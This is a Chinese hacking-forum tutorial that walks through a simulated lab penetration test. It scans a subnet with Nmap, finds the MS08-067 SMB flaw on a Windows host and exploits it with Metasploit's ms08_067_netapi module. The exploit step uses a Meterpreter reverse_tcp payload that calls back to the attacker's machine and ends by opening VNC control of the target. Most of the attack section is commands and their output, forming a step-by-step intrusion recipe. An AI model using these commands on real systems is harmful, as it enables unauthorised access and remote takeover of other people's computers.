作品：**Nmap+Metasploit 模拟渗透过程**
作者：小乖
来自：法客论坛 － **F4ckTeam**
网址：**http://team.f4ck.net/**

Nmap+Metasploit 模拟渗透过程

0x00 前言

0x01 一些杂七杂八的

0x02 用 Nmap 搜集信息


0x03 Metasploit 溢出获得权限

0x00 前言：

前几天答应了凡凡说要写篇文章来参加线上活动，--原本打算把那破单子的过程写下来，谁知道 C 段 C 着 C 着提权上去后看到的是 B 类型的 IP。。65535 个 IP 情何以堪，而且做了子网划分。。 后来就没后来了。。

0x01 一些杂七杂八的

把自己前一段时间学的 backtrack 的一些内容写出来吧，供大伙看看~



1:查看存活主机

nmap -sP 192.168.239.* 或者 192.168.239.0/24

2.扫描主机的所有端口

nmap -p 1-65535 192.168.239.133

3：扫描主机的操作系统

nmap -O 192.168.239.133

4：查看主机个服务的版本详细信息


nmap -sV 192.168.239.133
5：扫描漏洞
nmap -script=smb-check-vluns.nse 192.168.239.133

先把 backtrack 系统的 ip 地址记录下来
root@h4x0er:~# ifconfig

eth0 Link encap:Ethernet HWaddr 00:0c:29:93:96:ec
inet addr:192.168.239.134 Bcast:192.168.239.255 Mask:255.255.255.0
inet6 addr: fe80::20c:29ff:fe93:96ec/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:13342 errors:2 dropped:28 overruns:0 frame:0
TX packets:21936 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:5133485 (5.1 MB) TX bytes:2824981 (2.8 MB)
Interrupt:19 Base address:0x2000

Ip 地址 192.168.239.134


0x02 用 Nmap 收集信息
扫描 192.168.239.1-254 这个段里 存活的主机
nmap -sP 192.168.239.* |grep for




- -我们在这里选一台主机进行更详细一步的扫描吧。

扫描一下一些常用的端口。
nmap 192.168.239.133

扫描目标 ip 主机的操作系统
nmap -O 192.168.239.133



Nmap 判断该目标主机的操作系统是 windows xp sp2 或者 sp3 ； 或者 windows server 2003



Not shown: 997 closed ports


PORT STATE SERVICE VERSION

135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn
445/tcp open microsoft-ds Microsoft Windows XP microsoft-ds
MAC Address: 00:0C:29:D4:07:29 (VMware)


分别开放了 135 ， 139,445 这些服务的版本详细信息

我们来大概看看 p 分别有哪些扫描漏洞的脚本吧。
ls -l /opt/metasploit/common/share/nmap/scripts

有 windows 下的，linux 下的一些漏洞探测脚本



设置扫描的脚本是 smb-check-vulns.nse ， 扫描目标主机
nmap -script=smb-check-vulns.nse 192.168.239.133



Host script results:

| smb-check-vulns:

| MS08-067: VULNERABLE

| Conficker: Likely CLEAN

| regsvc DoS: CHECK DISABLED (add '--script-args=unsafe=1' to run)

| SMBv2 DoS (CVE-2009-3103): CHECK DISABLED (add '--script-args=unsafe=1' to run)


| MS06-025: CHECK DISABLED (remove 'safe=1' argument to run)

|_ MS07-029: CHECK DISABLED (remove 'safe=1' argument to run)

Nmap done: 1 IP address (1 host up) scanned in 1.38 seconds

总结上面的上面的几条扫描命令，综合扫描的就是这样

nmap -sS -sV -O -script=smb-check-vulns.nse 192.168.239.133




表示用 syn 扫描方式，扫描主机开放的服务，还有查看目标主机的系统，然后用 smb-check-vulns.nse 的漏洞脚本来探测。。

| MS08-067: VULNERABLE
| Conficker: Likely CLEAN
| regsvc DoS: CHECK DISABLED (add '--script-args=unsafe=1' to run)
| SMBv2 DoS (CVE-2009-3103): CHECK DISABLED (add '--script-args=unsafe=1' to run)
| MS06-025: CHECK DISABLED (remove 'safe=1' argument to run)
|_ MS07-029: CHECK DISABLED (remove 'safe=1' argument to run)

已知有这些漏洞，我们现在进行下一步用 metasploit 进行溢出，获得系统的最高权限。

0x03 Mtasploit 溢出



在 backtrack 系统的 shell 下
输入 msfcosole 打开 metasploit，骚等片刻就会出现 国外黑客称能黑掉整个星球的 Hacking Tools.


然后我们搜索 ms08_067 这个漏洞的 exp

search ms08_067


use exploit/windows/smb/ms08_067_netapi
set payload windows/meterpreter/reverse_tcp
使用 use 加载这个 ms08_067 攻击模板
设置相应的 payload，即 shellcode

set RHOST 192.168.239.133
set LOPRT 8080
set LHOST 192.168.239.134

RHOST 即目标机的 IP 地址
LOPRT 即 reverse_tcp 反弹回来的端口- -貌似是这样的，可以设置也可以不设置，如果有其他什么的阻止的时候就可以用这个来设置。
LHOST 即自己这台机的 IP 地址。



最后 show options




看看有没有什么设置错误的地方，设置好了之后
Exploit -j

溢出完成后输入

sessions -l
查看可连接的会话

连接会话 id2


sessions -i 2



- -由于我这边的那 windowsxp 貌似防火墙神马的设置了。。溢出不了，我拿 win2000 演示一下吧

meterpreter > run vnc

开 vnc 来连接--



好了 到这里就完工了。。

- -写的比较烂，请各位看官看完后，给点意见。。

0.0 我的联系方式如下

QQ：546755253

Email：hx0c4k@gmail.com

我的博客：http://www.h4x0er.com

腾讯微薄：http://t.qq.com/hanwellzhe
新浪微薄：http://weibo.com/x1aoguai
欢迎玩 backtrack 的来和我交流。